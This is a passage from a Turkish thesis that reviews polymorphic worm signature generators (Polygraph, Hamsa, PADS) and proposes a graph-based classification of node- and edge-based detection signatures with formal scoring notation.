verildiğinde, paketler içerisinde bulunan jetonlara atanmış değerler toplanmakta ve eşik değer ile karşılaştırılmaktadır. Eğer toplam değer, eşik değerden büyük çıkıyor ise ilgili ağ akışı solucan olarak değerlendirilmektedir.

Hamsa[42], saldırıya karşı koruma, verimlilik ve doğruluk açısından Polygraph'a göre daha iyi sonuç verdiğini iddia etmektedir. Hamsa da polimorfik solucanlar için otomatik imza oluşturmayı amaçlayan ağ tabanlı bir sistemdir. Hamsa içeriğe bağlı imzalar oluşturmaktadır. Kullanılan veri parçaları, Polygraph'a benzer olarak protokol çerçevesi bilgisi(ε), açıklık bilgisi(γ) ve solucan içeriği(π)'dir. Suffix array tabanlı bir algoritma kullanılarak, şüpheli akış havuzu içerisinde en az λ oranında bulunması koşuluyla jetonlar bulunur. Hamsa solucan imzası, bu jetonların tüm solucan örneklerinde sıra gözetmeksizin bulunan bir alt kümesi olarak tanımlanmıştır.

Hamsa solucan imzasında bulunmak üzere seçilen ilk jeton, tüm jetonlar arasında yanlış-pozitif (false-positive) oranı en düşük olandır. İlk seçilen jetonla birlikte sıra gözetmeksizin arandığında en düşük yanlış-pozitif değere sahip olan jeton, solucan imzasında bulunacak ikinci jeton olarak seçilmektedir. Diğer jetonlar da benzer şekilde seçilmekte ve solucan imzası oluşturulmaktadır. Bu greedy yaklaşımının, protokol çerçevesi bilgisi(ε) ve açıklık bilgisi(γ) bölümlerinin solucan yazarının kontrolü altında olmadığı varsayımıyla iyi imzalar oluşturduğu ifade edilmiştir.


Şekil 2.19'da gösterilen Hamsa algılayıcı mimarisi, Polygraph ve Autograph algılayıcı mimarisine benzerlik göstermektedir. Öncelikle ağ dinleyici (sniffer) yardımıyla ağ üzerindeki trafik yakalanmakta, trafik protokol (TCP/UDP/ICMP) ve kapı (port) numaralarına göre ayrıştırılmaktadır. Sonra, her protokol ve kapı

numarası ikilisi için, tanınan solucan örnekleri ayıklanıp kalan trafik solucan akış seçici tarafından solucan akış havuzuna ya da normal akış saklama alanına yönlendirilmektedir. Belirlenen normal trafik seçme politikasına göre normal trafiğin bir kısmı da normal akış havuzuna aktarılmaktadır.




Şekil 2.19, Hamsa Algılayıcı Mimarisi.

Solucan akış havuzu ve normal akış havuzu, Şekil 2.20'de genel yapısı gösterilen Hamsa imza oluşturucu tarafından imzaları oluşturmak için kullanılmaktadır. Jeton bulma aşamasında, solucan akış havuzunun en az λ oranında bulunan karakter katarları jeton olarak bulunmaktadır. Jeton tanımlama aşamasında jetonların normal akış havuzu içerisinde bulunma sıklıkları hesaplanmakta ve imza iyileştirme aşamasında yanlış-pozitif sonuç veren jetonlar azaltılmaktadır. Sonuç olarak Hamsa imzası tanımlanmaktadır.




Şekil 2.20, Hamsa İmza Oluşturucu.

PADS([48], [49]) içerik tabanlı polimorfik solucan tespit sistemlerine başka bir örnektir. Bölüm 2.7.2.2'de açıklanan davranış tabanlı polimorfik solucan tespit sistemleri, solucan trafik dağılımı normal trafik dağılımından çok farklı ise başarılı olmaktadır. PADS, içerik tabanlı ve davranış tabanlı yöntemlerin güçlü yönlerini kullanarak bir imza yapısı tanımlamayı amaçlamaktadır. Expectation Maximization[53] ve Gibbs Sampling[54] tabanlı iki algoritma geliştirilmiştir. Hamsa ve Polygraph polimorfik solucanların değişmeyen parçalarıyla ilgilenirken PADS buna ek olarak belirli bir dağılıma uygun davranan değişken parçaları da dikkate almaktadır.

### 2.7.2.2 Davranış Tabanlı Polimorfik Solucan Tespit Çalışmaları

Davranış tabanlı yaklaşımlar solucan paketi içerisindeki bilgiyle ilgilenmemektedir. Bu yaklaşımlarda solucanın ağ ve bulaşılan sistem üzerindeki davranışı dikkate alınmaktadır. Ağ üzerindeki anormal davranışlar takip edilmektedir. Bu tez çalışmasında içerik tabanlı polimorfik solucan tespit çalışmalarına yoğunlaşılmıştır. Okuyucular [50], [51], ve [52]'de belirtilen çalışmalardan daha fazla bilgi alabilir.

# 3 ÖNERİLEN POLİMORFİK SOLUCAN İMZA SINIFLANDIRMASI VE İMZA YAPILARI

Bu bölümde, polimorfik solucanların tespitine yönelik önerilen yöntemler sunulmuştur. Bölüm 3.1'de polimorfik solucan imzalarının sınıflandırılması için önerilen çizge tabanlı sınıflandırma çerçevesi anlatılmıştır. Bölüm 3.2'de imza kümelerinin temel yapısı olan düğüm ve kenarlar kavramları tanımlanmış ve nasıl bulundukları açıklanmıştır. Önerilen Kenar İmzaları (Kİ) yapısı Bölüm 3.3'de, Güçlü Kenar İmzaları (GKİ) yapısı Bölüm 3.4'de, Yönlü Kenarların ve Bağımsız Düğümlerin Birleşimi İmzaları (YlKDB) yapısı Bölüm 3.5'de anlatılmıştır.

## 3.1 Polimorfik Solucan İmza Sınıflandırılması

İçerik tabanlı polimorfik solucan tespit imza yapıları Kenar Tabanlı İmzalar, Düğüm Tabanlı İmzalar ve Hibrit İmzalar olarak sınıflandırılabilir. Düğüm, polimorfik imza kopyalarındaki ortak karakter katarı olarak tanımlanmıştır. Etkili bir düğüm, polimorfik solucanların değişmeyen bölümlerinin tamamında veya çoğunda yer alırken zararsız trafik paketlerinde yer almamalı ya da çok azında yer almalıdır. Bu özellik, düşük yanlış-pozitifli ve düşük yanlış-negatifli imza yapılarının tanımlanması için esas oluşturmaktadır. Öte yandan düğümler polimorfik solucanın ağ protokol yapısının veya saldırı vektörünün bir parçası olduğu için zayıf düğümler de diğer düğümlerle ilintilendirilerek polimorfik solucan tespitinde yararlı olur. Bu noktada kenarlar çözüme katkı sağlar. Kenar, iki düğümün yönsüz birleşimi ya da iki düğümün yönlü dizilimi olarak tanımlanmıştır. Kenar tabanlı polimorfik solucan imza yapıları, solucan akışını ilintili düğümler cinsinden ifade etmek için düğümlerin birbirleri arasındaki ilişkiden faydalanır. Düğüm tabanlı imza yapıları ve kenar tabanlı imza yapıları daha karmaşık ve daha esnek hibrit imza yapılarını oluşturmak üzere birleştirilebilir.

Yukarıda bahsedilen imza sınıflarının tanımlarına yönelik genel tanımlar ve notasyon Bölüm 3.1.1'de verilmektedir. Düğüm tabanlı imza sınıfı, kenar tabanlı

imza sınıfı ve hibrit imza sınıfı sırasıyla, Bölüm 3.1.2, Bölüm 3.1.3 ve Bölüm 3.1.4'de tanımlanmıştır.

### 3.1.1 Genel Tanımlar ve Notasyon

Düğüm kümesi *V* : *V,* $n \geq 1$ olmak üzere *n* düğümden oluşan ve her düğümün şüpheli akış havuzundaki polimorfik solucan kopyalarının belirli bir bölümünde yer alan bir ortak karakter katarını temsil ettiği bir küme olsun. $V = \{v_1, v_2, \dots, v_n\}$.

Kenar kümesi *E* : *E,* her kenarın $VxV$ kümesindeki sıralı bir düğüm ikilisini temsil ettiği, $n^2$ kenardan oluşan bir küme olsun. $\forall i, j$ için $e_{ij} = (v_i, v_j)$ ve $1 \leq i, j \leq n$ iken, $E = VxV = \{e_{ij}\}$.

Akış çizgesi *X : X*, keşfedilmiş düğümler $v_i \epsilon\, V$ cinsinden bir akış çizgesi olsun. *X,* $1 \leq i \leq m$ ve $x_i \epsilon\, V$ olmak üzere *m* düğümden oluşur. *X*'te hiçbir $v \epsilon V$ düğümü yoksa $X = \emptyset$'dir. *X*, bir komşu düğümler listesi, komşu kenarlar kümesi veya yönlü çizge olarak ifade edilebilir.

Solucan çizgesi *W : W*, keşfedilmiş düğümler $v_i \epsilon\, V$ cinsinden bir solucan çizgesi olsun. *W,* $1 \leq n \leq p$ olmak üzere *p* düğümden $(w_i)$ oluşur ve $1 \leq i \leq p$ olmak üzere $\forall i$ için $w_i \epsilon\, V$'dir. *W*, bir komşu düğümler listesi, komşu kenarlar kümesi veya yönlü çizge olarak ifade edilebilir.

Düğüm skor fonksiyonu $f_{V_{skor}}: v_i \rightarrow (V_{skor})_i \in \Re$ : $f_{V_{skor}}$, düğüm kümesi *V* üzerinde her $v_i \epsilon\, V$ için düğüm skorunu hesaplayan bir fonksiyon olsun ve $V_{skor}$ düğüm skorlarının oluşturduğu küme olsun.

Kenar skor fonksiyonu $f_{E_{skor}}: e_{ij} \rightarrow (E_{skor})_{ij} \in \Re$ : $f_{E_{score}}$, kenar kümesi *E* üzerinde her $e_{ij} \epsilon\, E$ için kenar skorunu hesaplayan bir fonksiyon olsun ve $E_{skor}$ kenar skorlarının oluşturduğu küme olsun.

Akış skor fonksiyonu $f_{X_{skor}}: X \rightarrow X_{skor} \epsilon \Re$ : $f_{X_{skor}}$, akış çizgesi $X$ üzerinde akış skorunu hesaplayan bir fonksiyon olsun.

### 3.1.2 Düğüm Tabanlı İmzalar

Düğüm Tabanlı İmzalar, polimorfik solucanların tespiti için düğümlerden faydalanır. Tespit yönteminde keşfedilmiş düğümlerin tamamı kullanılabileceği gibi keşfedilmiş düğümlerin bir alt kümesi de kullanılabilir. Polimorfik solucan tespit kuralı, basit olarak bu düğümlerin eşleştirilmesine dayalı olabileceği gibi bir düğüm skor hesaplama fonksiyonu ile hesaplanan toplam skorun ön tanımlı bir eşik değeri ile karşılaştırılmasına dayalı olabilir. Herhangi bir düğüm tabanlı polimorfik solucan imzası, kullanılan yöntemden bağımsız olarak bir düğüm bulma fonksiyonu $f_{düğüm\_bul}$ tanımlamalıdır. Düğüm skorlarına dayalı imza yapıları için bir düğüm skor hesaplama fonksiyonu $f_{V_{skor}}$ tanımlanmalıdır.

Düğüm tabanlı polimorfik solucan imzaları üç kategoride gruplanabilir. Bunlar (1) Bağımsız Düğümler'e, (2) Düğümlerin Birleşimi'ne, (3) Düğümlerin Dizilimi'ne dayalı imza yapılarıdır. Düğüm tabanlı polimorfik solucan imza sınıfının pratik uygulamaları ve olası yeni tasarımları aşağıda irdelenmiştir.

#### 3.1.2.1 Bağımsız Düğümler

Bağımsız düğümlere dayalı polimorfik solucan imza yapılarının ortak varsayımı düğümlerin akışta birbirlerinden bağımsız olarak yer aldığıdır. Bu bağımsızlık varsayımı, özellikle skor tabanlı karar mekanizması ile birleştirildiğinde basit ve kullanışlı imza yapıları tanımlanmasına imkan sağlar.

En Uzun Ortak Karakter Katarı (EUOKK, Longest Common Substring(LCS)) yöntemi, düğüm tabanlı polimorfik solucan imzaları tanımlamanın en basit yoludur. $\left(f_{düğüm\_bul}\right)_{LCS}$, polimorfik solucan kopyalarındaki en uzun ortak karakter katarını temsil eden tek bir düğümden ($v_{LCS}$) oluşan düğüm kümesini ($V_{LCS}$) oluşturur. Tespit yöntemi, $v_{LCS}$ akışta bulunursa akışı polimorfik solucan olarak işaretlemek olarak


tanımlanır. $v_{LCS}$, zararsız akışlarda da bulunabileceği için, EUOKK polimorfik solucan tespitinde etkili bir yöntem değildir.

En İyi Karakter Katarı (EİKK, Best Substring(BS)) imzaları klasik saldırılar için en temel saldırı tespit yöntemi olarak kabul edilir. $\left(f_{\text{düğüm\_bul}}\right)_{BS}$ , polimorfik solucan kopyalarındaki en düşük yanlış-pozitif oranlı karakter katarını temsil eden tek bir düğümden ($v_{BS}$) oluşan düğüm kümesini ($V_{BS}$) oluşturur. Tespit yöntemi, $v_{BS}$ akışta bulunursa akışı polimorfik solucan olarak işaretlemek olarak tanımlanır. EUOKK ve EİKK yöntemleri polimorfik solucanların tespitinde yetersiz kalmaktadır. Bu basit imza eşleştirme teknikleri etkili değildir çünkü polimorfik solucanlarının doğası, polimorfik solucanları düşük yanlış-pozitif oranlarıyla sınıflandıracak şekilde tek karakter katarı ile yüksek kaliteli imza oluşturmayı imkansız kılar.

Newsome ve ark.[40], güçlü bir düğüm tabanlı imza yapısı olarak Polygraph Bayes imza yapısını önermiştir. İmza oluşturmak için kullanılan polimorfik solucan alt karakter katarları jeton olarak adlandırılır. Polygraph, bir başka jetonun alt karakter katarı olmayan bir jetonu içerir, bir başka jetonun alt karakter katarıysa kapsaması belirli bir eşiğin üzerinde olmalıdır. Bir jeton başka bir jetonun alt karakter katarı olsa ve kapsaması belirli bir eşiğin üzerinde olmasa dahi diğer jetonların alt karakter dizisi olarak solucan örnekleri arasında kapsaması yüksek olabilir. Polygraph Bayes imzaları bir jeton kümesinden oluşur. Her jeton için normal akış havuzu ve solucan akış havuzunda bulunma olasılığına dayalı olarak bir skora sahiptir. Karar aşamasında kullanılmak üzere solucana özgü bir toplam eşik değeri belirlenir. Bayes imzaları olasılıksal eşleşme bilgisi sağlar. Verilen bir şüpheli akış için akışta yer alan jeton skorlarının toplamı olan bir akış skoru hesaplanır. Hesaplanan skor değeri ön tanımlı bir eşik değerinin üzerinde kalırsa ya da eşit olursa, Polygraph verilen akışı polimorfik solucan olarak sınıflandırır.

Uygun düğüm bulma fonksiyonu, $f_{\text{düğüm\_bul}}$ tanımlandığında, düğüm kümesi $V$'nin seçilmiş bir alt kümesinin skorlarına dayalı olarak yeni düğüm tabanlı polimorfik solucan tespit imza yapıları tanımlanabilir. Polygraph Bayes imzaları düğümlerin her biri için ilgili skoru saf Bayes tekniği kullanarak hesaplar. Bir düğüm

toplam akış skoruna sadece bir kez katılabileceği için, düğüm skorlarının ve hedeflenen eşik değerinin analizi toplam sonucu etkilemeyecek gereksiz düğümlerin elenmesini sağlayabilir. Daha küçük boyutlu bir düğüm kümesi sağlamasının yanı sıra, tanımlı imza yöntemi akışta daha az sayıda düğüm arayacağı için akış değerlendirmesi de daha hızlı olacaktır. Bağımsız düğümlere dayalı polimorfik solucan imza yapılarının çeşitleri Şekil 3.1'de verilmiştir.




Şekil 3.1, Bağımsız düğümlere dayalı imza yapıları. (a) EUOKK (b) EİKK (c) $\forall\, v_i \in V$ için bağımsız skorlar (d) $\forall\, v_i \in V_1,\ V_1 \subset V$ için bağımsız skorlar.


### 3.1.2.2 Düğümlerin Birleşimi

Düğümlerin birleşimine dayalı polimorfik solucan imza yapıları polimorfik solucanları tespit etmek için düğüm kümesi *V*'nin elemanlarının birleşiminden faydalanır. Tespit yöntemi, ya skor hesaplama fonksiyonuna ya da *V*'nin seçilmiş bir alt kümesinin aranmasına dayanır.

Polygraph birleşim imzaları, ancak ve ancak jetonların tümü akışta herhangi bir sırada yer alıyorsa solucanı eşleştiren jetonların bir kümesinden oluşur. Diğer bir deyişle, karar kuralı şöyle tanımlanır: Akış çizgesi *X*, düğüm kümesi *V*'nin her bir $v_i$ elemanını içeriyorsa akışı polimorfik solucan olarak etiketle.

Düğümlerin birleşimine dayalı herhangi bir imza yapısı temel olarak, tespit mekanizmasını oluşturmak için düğüm kümesi *V* üzerinde bir seçim fonksiyonu tanımlamalıdır. Akış için bir toplam skor elde etmek için, *V*'nin alt küme birleşimleri için bir skor hesaplama fonksiyonu önerilebilir. Bazı düğümler hem zararsız hem de

şüpheli havuzda sıklıkla yer aldığı sürece, düğüm kümesi *V*'nin her elemanı $v_i$ için arama yapmak pratikte her zaman gerekli olmayabilir. Sonuç olarak, bağımsız düğüm tabanlı skor tekniği ile düğümlerin birleşimi tekniği birleştirerek daha az sayıda elemanın birleşimleri akış değerlendirmesini hızlandırabilir. Düğümlerin birleşimine dayalı polimorfik solucan imza yapılarının çeşitleri Şekil 3.2'de verilmiştir.




Şekil 3.2, Düğümlerin birleşimine dayalı imza yapıları. (a) $\forall\, v_i \in V$'nin birleşimi (b) $\forall\, v_i \in V_1,\ V_1 \subset V$'nin birleşimi (c) *V*'nin $k$ alt küme birleşimleri için skorlar.


### 3.1.2.3 Düğümlerin Dizilimi

Düğümlerin dizilimine dayalı polimorfik solucan imza yapıları polimorfik solucanları tespit etmek için düğüm kümesi *V*'nin elemanlarının diziliminden faydalanır. Tespit yöntemi, ya skor hesaplama fonksiyonuna ya da *V*'nin seçilmiş bir alt kümesinin diziliminin aranmasına dayanır.

Polygraph dizilim imzaları, ancak ve ancak tanımlı örüntü verilen sırada akışta yer alıyorsa solucanı eşleştiren jetonların bir diziliminden oluşur.

Düğümlerin dizilimine dayalı herhangi bir imza yapısı temel olarak, tespit mekanizmasını oluşturmak için düğüm kümesi *V* üzerinde bir seçim fonksiyonu tanımlamalıdır. Akış için bir toplam skor elde etmek için, *V*'nin alt küme dizilimleri için bir skor hesaplama fonksiyonu önerilebilir. Polimorfik solucan geliştiricileri

solucanın yeni sürümlerinde jetonları değiştirebileceği için, solucan akışı *W*'nin her elemanı $v_i$ için arama yapmak pratikte her zaman gerekli olmayabilir. İmzanın katı tanımlanması yanlış-negatif kararlara sebep olabilir. Bunun yerine, solucan akışı *W*'nin alt dizilimlerini aramak solucanın saldırı vektöründeki değişikliklere daha dirençli olabilir. Düğümlerin dizilimine dayalı polimorfik solucan imza yapılarının çeşitleri Şekil 3.3'de verilmiştir.




Şekil 3.3, Düğümlerin dizilimine dayalı imza yapıları. (a) $\forall\, w_i \in W \;\; p \geq n, W \supseteq$ *V*'nin dizilimi (b) $\forall\, w_i \in V_1,\; V_1 \subset V$'nin dizilimi (c) *W*'nin $k$ alt küme dizilimleri için skorlar.

### 3.1.3 Kenar Tabanlı İmzalar

Kenar Tabanlı İmzalar, bir polimorfik solucan tespit mekanizması tanımlamak için kenarlardan faydalanır. Yöntem, kenar kümesi *E*'nin kenarlarının tamamını kullanılabileceği gibi kenarlarının bir alt kümesini de kullanılabilir. Polimorfik solucan tespit kuralı, bu kenarların eşleştirilmesine dayalı olabileceği gibi bir kenar skor hesaplama fonksiyonu ile hesaplanan toplam skorun ön tanımlı bir eşik değeri ile karşılaştırılmasına da dayalı olabilir. Herhangi bir kenar tabanlı polimorfik solucan imzası, kenarları keşfetmek için bir kenar bulma fonksiyonu $f_{kenar\_bul}$ tanımlamalıdır. Kenar skorlarına dayalı imza yapıları için bir kenar skor hesaplama fonksiyonu $f_{E_{skor}}$ tanımlanmalıdır. Kenarlar yönlü veya yönsüz olarak düşünülebilir. Yönlü kenarlar düğümler için bir dizilim kuralına sahiptir. Dolayısıyla, yönlü bir kenarın başlangıç düğümünün bitiş düğümünden önce yer alması beklenir. Yönsüz

bir kenarın düğümleri için dizilim kuralı yoktur, dolayısıyla kenarı oluşturan her iki düğüm de bir sıralama kuralından bağımsız olarak akışta bulunuyorsa yönsüz kenar akışta yer alıyor demektir.

Kenar tabanlı polimorfik solucan imzaları üç kategoride gruplanabilir. Bunlar (1) Bağımsız Kenarlar'a, (2) Yönlü Kenarların Birleşimi'ne, (3) Yönsüz Kenarların Dizilimi'ne dayalı imza yapılarıdır. Yönsüz kenarların birleşimi ve yönlü kenarların dizilimi, sırasıyla düğümlerin birleşimi ve düğümlerin dizilimi cinsinden ifade edilebilir. Dolayısıyla, bunlar ayrı birer kenar tabanlı imza kategorisi olarak incelenmemiştir. Kenar tabanlı polimorfik solucan imza sınıfının pratik uygulamaları ve olası yeni tasarımları aşağıda irdelenmiştir.


#### 3.1.3.1 Bağımsız Kenarlar

Bağımsız kenarlara dayalı polimorfik solucan imza yapıların ortak varsayımı kenarların akışta birbirlerinden bağımsız olarak yer aldığıdır. Kenarlar, iki düğümden oluşur. Düğümler, ilgili açıklığı kullanan polimorfik solucan kodunun bir parçası olabilir ya da solucanın kullandığı ağ protokol yapısının bir parçası olabilir. Ağ protokol komutları ve açıklık kodları mantıksal bir dizilimde olacağı için, bir kenarı oluşturan düğümlerin birbirine bağımlı olduğunu varsayımı kabul edilebilir bir varsayımdır.

[57]'de Token-Pair Signatures (TPS) imza yapısı önerilmiştir. Şüpheli akış havuzundaki bir polimorfik solucanın kopyalarındaki ortak düğümleri bulmak için solucanın değişmeyen parçaları kullanılır. Kenar skorları, solucan akış havuzu ve normal akış havuzlarında bulunma olasılıklarına bağlı olarak hesaplanır. Akış için toplam skor, akışta yer alan komşu kenarlara bağlı olarak hesaplanır ve bu skor karar aşamasında bir eşik değeri ile karşılaştırılır. [58]'de önerilen Strong Token-Pair Signatures (STP) imza yapısı da bağımsız kenarlara dayalıdır. STP imzaları kenar kümesini güçlü kenarlar ve zayıf kenarlar olarak kümeler. Kenar kümesini kümelemek için k-ortalama (k-means) kümeleme algoritması kullanılır. Güçlü kenarlar zayıf kenarlardan daha yüksek önceliğe sahiptir. Solucan akış çizgesinde iki düğüm, güçlü kenar oluşturuyorsa bu iki düğüm arasında yer alan zayıf kenarlar

yerine bu güçlü kenar kullanılarak akış skoru hesaplanır. TPS ve STP imza yapılarında hesaplanan akış skoru, ön tanımlı bir eşik değeri ile karşılaştırılır. Akış skoru, eşik değerine eşit ya da daha büyük ise akış polimorfik solucan olarak etiketlenir.


Uygun kenar bulma fonksiyonu $f_{kenar\_bul}$ ve kenar skor hesaplama fonksiyonu $f_{E_{skor}}$ tanımlandığında, kenar kümesi $E$'nin seçilmiş bir alt kümesinin skorlarına dayalı olarak yeni kenar tabanlı polimorfik solucan tespit imza yapıları tanımlanabilir. Bağımsız kenarlara dayalı polimorfik solucan imza yapılarının çeşitleri Şekil 3.4'de verilmiştir.




Şekil 3.4, Bağımsız kenarlara dayalı imza yapıları. (a) $E_1$ alt kümesinin yönsüz kenarları için skorlar (b) $E_1$ alt kümesinin yönlü kenarları için skorlar (c) $E$'nin yönsüz kenarları için skorlar (d) $E$'nin yönlü kenarları için skorlar.

### 3.1.3.2 Yönlü Kenarların Birleşimi

